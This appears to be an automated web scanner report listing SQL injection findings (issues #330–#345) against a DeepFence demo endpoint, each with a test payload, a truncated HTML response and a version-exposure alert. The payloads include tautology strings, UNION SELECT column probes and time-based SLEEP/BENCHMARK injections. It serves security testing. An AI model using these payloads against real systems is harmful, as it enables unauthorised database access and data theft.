Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#330

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>admin"or 1=1 or ""="</td></tr> </table>	Name	Value	demouser@deepfence.io	admin"or 1=1 or ""="
Name	Value				
demouser@deepfence.io	admin"or 1=1 or ""="				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#331				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters		
	Name	Value
	demouser@deepfence.io	admin") or ("1"="1"/*
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWR5ccllPAAACaxJREFUeNgsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#332	

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters		
	Name	Value
	demouser@deepfence.io	"
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWR5ccllPAAACaxJREFUeNgsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	

Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>	
CWE-ID	CWE-89	
Issue Number		#333

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters

Name	Value
demouser@deepfence.io	admin' or '1'='1#

Response

Content-type: text/html; charset=UTF-8
Content length: 7785
Response is too big. Beginning of the response:
 <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1z6JslJ4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...>

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
---------------	---

Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>	
CWE-ID	CWE-89	
Issue Number		#334

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters

Name	Value
demouser@deepfence.io	AND 1=0--

Response

Content-type: text/html; charset=UTF-8
Content length: 7785
Response is too big. Beginning of the response:

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#335

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>#</td></tr></table>	Name	Value	demouser@deepfence.io	#
Name	Value				
demouser@deepfence.io	#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#336				

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30</td></tr></table>		Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30
Name	Value					
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#337					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	%

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
```

	<pre>ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#338	

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>'</td></tr></table>	Name	Value	demouser@deepfence.io	'
Name	Value				
demouser@deepfence.io	'				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#339				

Scan	SQL Injection	
Severity	ERROR	

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20--</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20--
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#340				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>+benchmark(3200,SHA1(1))+'</td></tr></table>	Name	Value	demouser@deepfence.io	+benchmark(3200,SHA1(1))+'
Name	Value				
demouser@deepfence.io	+benchmark(3200,SHA1(1))+'				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg</pre>				

	AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#341

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30 --</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30 --
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30 --				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width =device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps /head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https:// static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> < link rel="shortcut icon" type="image/png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJb WFnZVJlYWVR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwVnHcPrAlUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQI oqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#342				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#344	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8--</td></tr></table>		Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8--
Name	Value					
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#345					

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 21</td></tr></table>		Name	Value	demouser@deepfence.io	ORDER BY 21
Name	Value					
demouser@deepfence.io	ORDER BY 21					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title</pre></div>					

